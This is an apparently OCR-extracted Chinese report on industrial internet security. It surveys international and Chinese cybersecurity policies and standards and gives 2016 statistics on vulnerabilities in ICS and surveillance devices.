《保护信息时代社会安全战略》（2005）；

《使用隐私信息增强技术改进数据保护意见》（2007）；

《物联网—欧洲行动计划》（2009）；

《国家网络安全策略—为加强网络空间安全的国家努力设定线路》（2012）；

《美国国土安全部和欧洲委员会关于欧洲网络安全的联合声明》（2012）；

《欧盟网络安全战略》（2013）；

《关键基础设施保护计划》（2013）；

《网络和信息系统安全指令》（2016）。

荷兰、法国、德国、挪威、瑞典等欧盟国家，针对各自工业控制系统信息安全标准化需求，在安全控制实施、供应链安全、安全基线、安全管理等方面开展了标准研究工作：

荷兰国际仪器用户协会（WIB）发布了《过程控制域（PCD）-供应商安全需求》；

法国国际大型电力系统委员会（CIGRE）发布了《电气设施信息安全管理》；

德国国际工业流程自动化用户协会（NAMUR）发布了《工业自动化系统的信息技术安全：制造工业中采取的约束措施（NAMURNA115）》；

挪威石油工业协会（OLF）发布了《过程控制、安全和支撑 ICT 系统的信息安全基线要求》和《工程、采购及试用阶段中过程控制、安全和支撑 ICT 系统的信息安全的实施》；

瑞典民防应急局（MSB）发布了《工业控制系统安全加强指南》。

2013 年 4 月，德国在汉诺威工业博览会上正式推出了“工业 4.0”的概念，工业 4.0 计划的目标是从网络技术的广泛使用、技术与业务过程的集成、物理实体的数字化映射和虚拟化描述，以及开发“智能”

产品的机遇中探索制造业未来的前景，被誉为是以智能制造为主导的第四次工业革命。2013 年 9 月，德国联邦教育研究部发布了《实施工业 4.0 战略的建议》，确定了工业 4.0 优先开展的 8 个领域。2013 年 12 月，德国电气电子和信息技术协会（DKE）发布了首个《德国工业 4.0 标准化路线图》，对德国的工业 4.0 标准化工作进行顶层设计。2014 年 8 月，德国联邦政府出台《数字议程（2014-2017）》，倡导数字化创新驱动经济社会发展，“数字议程”和“工业 4.0”成为德国发展产业互联网，确保未来发展和竞争力的两大飞翼。2015 年 4 月，《工业 4.0 实施战略》发布，为工业 4.0 概念提供直观展示，同时也将需要制定的标准进一步聚焦为网络通信标准、信息数据标准、价值链标准、企业分层标准等。

2.3 其他国家近两年发布的安全标准与重要文件

俄罗斯：2015 年 7 月议会通过了《网络隐私保护法》。2016 年 12 月，俄罗斯总统普京签署《俄罗斯信息安全条款》，旨在加强俄罗斯防御国外网络攻击的能力。

日本：继 2014 年发布《网络安全基本法》后，日本在 2015 年 8 月发布了新的《网络安全战略》，提出要以此确保网络空间的自由和安全。2015 年 1 月，日本政府发布《机器人新战略》，将机器人的发展作为国家重要战略内容。

韩国：韩国政府 2014 年提出的《制造业创新 3.0》计划将信息技术、物联网、智能工厂、3D 打印、软件、先进材料等作为核心技术领域，2015 年 3 月韩国未来创造科学部与韩国产业通商资源部发布《未来成长、产业引擎之综合实践计划》，在《制造业创新 3.0》确定的核心技术领域上进一步选定 19 个具体产业，作为未来成长动力。2015 年 4 月审议《青瓦台国家安保室职制部分修订案》，在国家安全室旗

下设立“网络安全秘书室”。2016 年 6 月，韩国政府公布了名为“韩国 ICT 2020”（K-ICT 2020）的五年战略规划，旨在将韩国打造成全球信息安全行业领导者。

英国：2015 年 11 月发布《国家安全战略及战略防务与安全审查 2015：一个安全和繁荣的英国》战略文件，提出应对网络威胁和加强网络安全。2016 年 11 月 1 日，英国政府发布新版《国家网络安全战略（2016-2021）》，在未来 5 年投资约 19 亿英镑用于提升网络安全能力。

2.4 中国工业互联网安全相关政策和标准

随着计算机和网络技术的发展，特别是信息化和工业化深度融合以及物联网的快速发展，以互联网为核心的新一代信息技术向制造领域快速渗透，现代工业信息化发展已经迈入发展智能制造的历史新阶段。

2015 年两会期间工信部部长苗圩的表示，智能制造不仅是两化深度融合的突破口，也是工业互联网的切入点之一。

在第十二届全国人民代表大会第三次会议上，国务院总理李克强作政府工作报告，报告中八次提到“互联网”三个字，包括“制定‘互联网’行动计划”、“推动移动互联网、云计算、大数据、物联网等与现代制造业结合”、“促进电子商务、工业互联网和互联网金融健康发展”等。

2015 年 3 月 18 日，工信部发布了《关于开展 2015 年智能制造试点示范专项行动的通知》和《2015 年智能制造试点示范专项行动实施方案》，正式启动智能制造试点工作，为“中国制造 2025”预热。

2015 年 5 月 8 日，国务院出台了《中国制造 2025》，全面部署推进制造强国战略实施，提升制造业水平成为未来十年的国策。其中明

确要求“加强智能制造工业控制系统网络安全保障能力建设，健全综合保障体系”。

2015 年 7 月，国务院印发《关于积极推进“互联网+”行动的指导意见》，推动互联网由消费领域向生产领域拓展。工信部网站在 12 月发布了关于工业和信息化部贯彻落实《国务院关于积极推进“互联网+”行动的指导意见》的行动计划（2015-2018 年）的通知，通知提出了七项行动计划，并要求“加强工业信息系统安全保障体系建设”，“加强网络基础设施安全保障”。

2015 年 12 月，工业和信息化部、国家标准化管理委员会联合发布了《国家智能制造标准体系建设指南（2015 年版）》，明确了建设智能制造标准体系的总体要求、建设思路、建设内容和组织实施方式，提出了智能制造标准体系框架，框架包括“基础”、“安全”、“管理”、“检测评价”、“可靠性”等 5 类基础共性标准和“智能装备”、“智能工厂”、“智能服务”、“工业软件和大数据”、“工业互联网”等 5 类关键技术标准以及在不同行业的应用标准。

2016 年我国继续推进工业互联网相关政策的发布和落地工作。工业和信息化部于 2016 年 4 月发布《关于开展智能制造试点示范 2016 专项行动的通知》，将智能制造网络安全保障能力建设作为一项重点工作，开展一系列的项目立项与论证工作。科技部在 2016 年的国家重点研发计划“网络空间安全”中独立设计《工业控制系统深度安全技术》课题，旨在鼓励研究如何应对控制系统与互联网技术的深度融合所引发的工业控制系统网络安全新的重大挑战。

2016 年 5 月，国务院印发《关于深化制造业与互联网融合发展的指导意见》，明确提出到 2018 年，制造业重点行业骨干企业互联网“双创”平台普及率达到 80%，成为促进制造业转型升级的新动能来

源，制造业数字化、网络化、智能化取得明显进展。

公安部在 2016 年 5 月首次将工控系统纳入国家安全执法工作。7 月，召开首届中国网络安全产业大会，关键信息基础设施保护工作委员会成立，宣布在全国范围内开展为期 5 个月的关键信息基础设施的执法检查。

2016 年 8 月，中央网信办发布《关于加强国家网络安全标准化工作的若干意见》，围绕“互联网+”、“大数据”等国家战略需求，加快开展关键基础设施保护、网络安全审查、大数据安全、个人信息保护、智慧城市安全、物联网安全、新一代通信网络安全、互联网电视终端产品安全、网络安全信息共享等领域的标准研究和制定工作。

2016 年 9 月，中国电子技术标准化研究院联合国内相关单位，研究开发了《智能制造能力成熟度模型（1.0 版）》。成熟度模型中对互联互通的关键评价是网络环境和网络安全。

2016 年 10 月，工业和信息化部印发《工业控制系统信息安全防护指南》，指导工业企业开展工控安全防护工作。同月，国家质检总局和国家标准委联合发布了可编程逻辑控制器（PLC）信息安全要求和集散控制系统（DCS）安全防护要求等 6 项推荐性国家标准，具体为：

《工业通信网络 网络和系统安全 建立工业自动化和控制系统安全程序》；

《工业自动化和控制系统网络安全 可编程控制器(PLC)》；

《工业自动化和控制系统网络安全 集散控制系统(DCS) 第 1 部分：防护要求》；

《工业自动化和控制系统网络安全 集散控制系统(DCS) 第 2 部分：管理要求》；

《工业自动化和控制系统网络安全 集散控制系统(DCS) 第 3 部分：评估指南》；

《工业自动化和控制系统网络安全 集散控制系统(DCS) 第 4 部分：风险与脆弱性检测要求》。

除了已经发布的标准外，还有一些标准也在加紧制定当中，如全国信息安全标准化技术委员会（SAC TC 260）16 项立项在研标准：

《信息安全技术 工业控制系统安全控制应用指南》；

《信息安全技术 工业控制系统测控终端安全要求》；

《信息安全技术 工业控制系统安全管理基本要求》；

《信息安全技术 工业控制系统安全分级指南》；

《信息安全技术 工业控制系统安全检查指南》；

《信息安全技术 信息系统安全等级保护基本要求 第 5 部分：工业控制系统》；

《工业控制系统风险评估实施指南》；

《信息安全技术 工业控制系统安全防护技术要求和测试评价方法》；

《信息安全技术 工业控制系统网络审计产品安全技术要求》；

《工业控制系统专用防火墙技术要求》；

《信息安全技术 工业控制系统网络监测安全技术要求和测试评价方法》；

《信息安全技术 工业控制系统漏洞检测技术要求》；

《信息安全技术 工业控制网络安全隔离与信息交换系统安全技术要求》；

《工业控制系统产品信息安全评估准则 第 1 部分 简介和一般模型》；

《工业控制系统产品信息安全评估准则 第 2 部分 安全功能要求》;

《工业控制系统产品信息安全评估准则 第 3 部分 安全保障要求》。

为了保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展，全国人民代表大会常务委员会于 2016 年 11 月 7 日发布了《中华人民共和国网络安全法》，该法案自 2017 年 6 月 1 日起施行。

2016 年 12 月 7 日，工信部正式公布《中国智能制造十三五规划》，推进智能制造实施“两步走”战略：到 2020 年，智能制造发展基础和支撑能力明显增强，传统制造业重点领域基本实现数字化制造，有条件、有基础的重点产业智能转型取得明显进步；到 2025 年，智能制造支撑体系基本建立，重点产业初步实现智能转型。十三五规划要完成的十项重点工作中第四项工作就是要构筑工业互联网基础，“研发安全可靠的信息安全软硬件产品，搭建面向智能制造的信息安全保障系统与试验验证平台，建立健全工业互联网信息安全风险评估、检查和信息共享机制”。并且规划中要求到 2020 年，“面向制造业的工业互联网及信息安全保障系统初步建立”。

2.5 国内外重点标准与政策一览表

表 1 国内外已发布的工业互联网重点安全标准和政策

组织分类	组织名称	文件名称
国际组织	国际电工委员会（IEC）	《电力系统控制和相关通信：数据和通信安全》（IEC62210-2003）
		《电力系统管理及信息交换：数据和通信安全》（IEC62351-2005）
	仪表系统与自动化学会（ISA）	《工业过程测量和控制的安全性-网络和系统安全》（IEC62443）
	电气和电子工程师协会（IEEE）	变电站 IED 网络安全功能标准（IEEE 1686 -2007）
		变电站串行链路网络安全的加密协议试行标准（IEEE P1711）
	工业互联网联盟（Industrial Internet Consortium）	工业互联网安全框架（待发布）
美国	美国国家标准与技术研究院（NIST）	工业控制系统安全指南（NISTSP800-82）
		联邦信息系统和组织的安全控制建议（NISTSP800-53）
		系统保护轮廓-工业控制系统（NISTIR7176）
		中等健壮环境下的 SCADA 系统现场设备保护概况（NIST/PCSRF）
		智能电网安全指南（NIST IR 7628）
		改善关键基础设施网络安全框架
	北美电力可靠性委员会（NERC）	北美大电力系统可靠性规范（NERCCIP002－009）
	美国天然气协会（AGA）	SCADA 通信的加密保护（AGAReportNo.12）
	美国石油协会（API）	管道 SCADA 安全（API1164）
		石油工业安全指南
	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步
	国土安全部（DHS）	中小规模能源设施风险管理核查事项
		控制系统安全一览表：标准推荐

		SCADA 和工业控制系统安全
	美国核管理委员会	核设施网络安全措施（RegulatoryGuide5.71）
英国	英国国家家畜设施保护中心（CPNI）和美国国土安全部（DHS）联合发布	工业控制系统安全评估指南
		工业控制系统远程访问配置管理指南
	英国国家基础设施保护中心（CPNI）	过程控制和 SCADA 安全指南
		SCADA 和过程控制网络的防火墙部署
荷兰	国际仪器用户协会（WIB）	过程控制域（PCD）-供应商安全需求
法国	国际大型电力系统委员会（CIGRE）	电气设施信息安全管理
德国	国际工业流程自动化用户协会（NAMUR）	工业自动化系统的信息技术安全：制造工业中采取的约束措施（NAMURNA115）
挪威	挪威石油工业协会（OLF）	过程控制、安全和支撑 ICT 系统的信息安全基线要求（OLF GuidelineNo.104）
		工程、采购及试用阶段中过程控制、安全和支撑 ICT 系统的信息安全的实施（OLF GuidelineNo.110）
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南
俄罗斯	国家杜马、国家安全委员会	国家信息安全学说
		信息、信息技术和信息保护法
		俄罗斯信息社会发展战略
		确保俄罗斯联邦信息安全的措施
中国	全国人民代表大会常务委员会	中华人民共和国网络安全法
	全国电力系统管理及其信息交换标准化技术委员会（SAC TC 82）	电力系统管理及其信息交换数据和通信安全 第 1 部分：通信网络和系统安全 安全问题介绍（GB/Z 25320.1-2010）
		电力系统管理及其信息交换数据和通信安全 第 3 部分：通信网络和系统安全 包括 TCP/IP 的协议集（GB/Z 25320.3-2010）
		电力系统管理及其信息交换数据和通信安全 第 4 部分：包含 MMS 协议集（GB/Z 25320.4-2010）
		电力系统管理及其信息交换数据和通信安全 第 6 部分：IEC61850 的安全（GB/Z 25320.6-2010）
	全国电力监管标准化技术	电力二次系统安全防护标准（强制）

委员会(SAC TC 296)	电力信息系统安全检查规范（强制）
	电力行业信息安全水平评价指标（推荐）
全国工业过程测量和控制标准化技术委员会（SAC TC 124）	工业控制系统信息安全 第 1 部分：评估规范（GB/T 30976.1）
	工业控制系统信息安全 第 2 部分：验收规范（GB/T 30976.2）
国务院	中国制造 2025
	关于积极推进“互联网+”行动的指导意见
	关于深化制造业与互联网融合发展的指导意见
中央网信办	关于加强国家网络安全标准化工作工作的若干意见
工业和信息化部和国家标准化管理委员会联合发布	国家智能制造标准体系建设指南（2015 年版）
工业和信息化部	关于加强工业控制系统信息安全管理的通知（工信部协〔2011〕 451 号）
	国务院关于大力推进信息化发展和切实保障信息安全的若干意见》（国发〔2012〕23 号）
	关于开展 2015 年智能制造试点示范专项行动的通知 （工信部装〔2015〕 72 号）
	关于工业和信息化部有关职责和机构调整的通知（中央编办发〔2015〕17 号）
	关于开展智能制造试点示范 2016 专项行动的通知
	中国智能制造十三五规划
	工业控制系统信息安全防护指南
全国信息安全标准化技术委员会	信息安全技术 工业控制系统安全控制应用指南（审查待发布）
	信息安全技术 工业控制系统测控终端安全要求（报批稿）
	信息安全技术 工业控制系统安全管理基本要求（征求意见稿）
	信息安全技术 工业控制系统安全分级指南（征求意见稿）
	信息安全技术 工业控制系统安全检查指南（草案）
	信息安全技术 信息系统安全等级保护基本要求 第 5 部分：工业控制系统（草案）
	工业控制系统风险评估实施指南（草案）

		信息安全技术 工业控制系统安全防护技术要求和测试评价方法（草案）
		信息安全技术 工业控制系统网络审计产品安全技术要求（草案）
		工业控制系统专用防火墙技术要求（草案）
		信息安全技术 工业控制系统网络监测安全技术要求和测试评价方法（草案）
		信息安全技术 工业控制系统漏洞检测技术要求（草案）
		信息安全技术 工业控制网络安全隔离与信息交换系统安全技术要求（草案）
		工业控制系统产品信息安全评估准则 第 1 部分 简介和一般模型（草案）
		工业控制系统产品信息安全评估准则 第 2 部分 安全功能要求（草案）
		工业控制系统产品信息安全评估准则 第 3 部分 安全保障要求（草案）

第三章 中国工业互联网安全现状与总体分析

工业互联网，作为两化深度融合及产业转型升级的重要手段，已经开始改变产业链的运行模式和产业生态。纵向上，工业互联网已经渗透到产业链的各个环节，推动产业链的在需求、设计、生产、物流、销售、服务再到需求的闭环和优化；横向上，工业互联网开始重塑产业生态，例如出现的以智能生产生产设备、工程机械和云平台为主要商业模式的新型互联网制造模式和业务模式。工业互联网在改变生产方式和产业生态的同时，其自身的安全问题也日渐显露。

本章将从安全漏洞统计与分布、安全事件统计与分布和重点行业安全现状三个方面阐述工业互联网面临的威胁，这些威胁涵盖了互联网与移动互联网、物联网（摄像头）、工业控制设备、应用系统安全、云平台及虚拟化安全等多个层面。

3.1 中国工业互联网安全现状

3.1.1 中国工业互联网安全漏洞统计与分布

3.1.1.1 互联网漏洞增长与趋势总体情况

截至 2016 年 12 月，据统计，中国国家信息安全漏洞库(CNNVD)新增漏洞 8870 个，国家信息安全漏洞平台(CNVD)新增漏洞 10281 个，均比去年同期有明显增长，如图 6 所示。




图 6 2016 年两大漏洞发布平台漏洞新增数量

CNVD 收录的 2016 年的漏洞数据显示，漏洞类型主要有：Web 应用漏洞、安全产品漏洞、应用程序漏洞、操作系统漏洞、数据库漏洞、

网络设备漏洞等。其中应用程序漏洞比重最大，如图 7 所示，高达 62%。




图 7 2016 年 CNVD 漏洞类型分布情况

依据 CNNVD 的统计数据，缓冲区溢出类型的漏洞仍居高位，如图 8 所示。

2015 至 2016 年主要类型漏洞数量统计		
漏洞类型	2015 年	2016 年
缓冲区溢出	1088	1207
权限许可和访问控制	812	853
信息泄露	712	842
跨站脚本	817	573
输入验证	531	552
资源管理错误	395	171
SQL 注入	268	135
数字错误	151	119
跨站请求伪造	267	118
路径遍历	163	89

统计来源：CNNVD

图 8 2015 年至 2016 年主要类型漏洞数量统计

2016 年影响较大的后门和漏洞，多数为操作系统、应用程序漏洞，如图 9 所示。

2016 年影响较大的后门及漏洞	
漏洞或后门名称	CVE 编号
Juniper 防火墙 ScreenO S 后门	CVE-2015-7755
GNU 的运行库 glibc 幽灵漏洞	CVE-2015-7547
OpenSSL 的 DROWN 漏洞	CVE-2016-0800
高通骁龙芯片内核级漏洞	CVE-2016-0805/0819
Linux 内核脏牛漏洞	CVE-2016-5195
Struts 2 动态方法调用	CVE-2016-3081
开源图片处理库 Image Tragick 漏洞	CVE-2016-3714
Windows 的 badtennel 漏洞	CVE-2016-3213
Windows/Samba 的 BadLock 漏洞	CVE-2016-0128/2118

图 9 2016 年影响较大的后门及漏洞

3.1.1.2 工业控制设备安全漏洞增长趋势及分布情况

截至 2016 年 12 月，据国家信息安全漏洞共享平台（CNVD）、美国 CVE、ICS-CERT、NVD 等机构发布的漏洞数据，与工业控制系统相关的漏洞达到 984 个。

2016 年新增工控安全漏洞 181 个，如图 10 所示。自 2010 年后，工控相关漏洞年增长率均达到 15%左右，增长明显。

图 10 近 10 年新增工控漏洞数

在所有工控相关漏洞中，如图 11 所示，中危漏洞占比最高达到 49%。尤其需要注意的是危急类型漏洞占 17%，危急和高危漏洞合计占比约 45%。数据表明工控相关漏洞危险性大，一旦被利用，极易造成严重的破坏后果。




图 11 2000-2016 年工控漏洞危害等级等级统计图

工控漏洞的类型分布广泛，包括跨站脚本、数字错误、代码注入等等，有 27 种之多。其中，缓冲区溢出、输入验证和信息泄露分列数量最多漏洞类型前三甲，见图 12。对业务连续性、实时性要求高

的工业控制系统来说，无论是利用这些漏洞造成业务中断、获得控制权还是窃取敏感生产数据，都将对工控系统用户造成极大的安全威胁。




图 12 工控漏洞类型分布

工控相关漏洞涉及到的厂商分布广泛，如图 13 所示，国内有三维天地、南京舜唐、腾控、北京杰控、三维力控等，国外有西门子、霍尼韦尔、施耐德等等。其中，已公开工控漏洞数最多的前十厂商，除北京亚控科技发展有限公司（wellintech）为国内厂家，其余都为国外厂商。




图 13 工控漏洞数最多的前十位厂商

从图 14 各厂商高危漏洞占比图可以看出，在各厂商漏洞中，影响程度最严重的高危漏洞占比较高。这些高危漏洞可导致设备拒绝服务、远程代码执行等，一旦被利用可直接导致工控设备非正常停机，进而可能引起生产事故的发生。

需要注意的是，在多个行业（如纺织、冶金、汽车等领域）得到广泛应用的西门子产品漏洞众多，使得各行业工控系统都可能存在严重安全隐患。




图 14 厂商高危漏洞占比图

3.1.1.3 安防监控设备安全漏洞分布情况

安防监控是工业互联网的典型应用之一。据 CVE、CNVD 和 CNNVD 等漏洞库的数据统计，合计约有 61 个安防监控设备漏洞。这些漏洞涉及超过 33 个厂商的网络摄像头和 DVR 设备，如图 15 所示。安防监控设备的漏洞主要集中于海康威视、大华、宇视、TP-Link、D-link、Airlive、Cisco 等知名厂商。




图 15 设备厂商分布图

需要说明的是，上述厂商的安防监控设备在市场覆盖率方面较高，是安全研究人员的主要研究对象，因此发现的漏洞也就多。不排除其他小厂商的设备有更多的安全隐患。

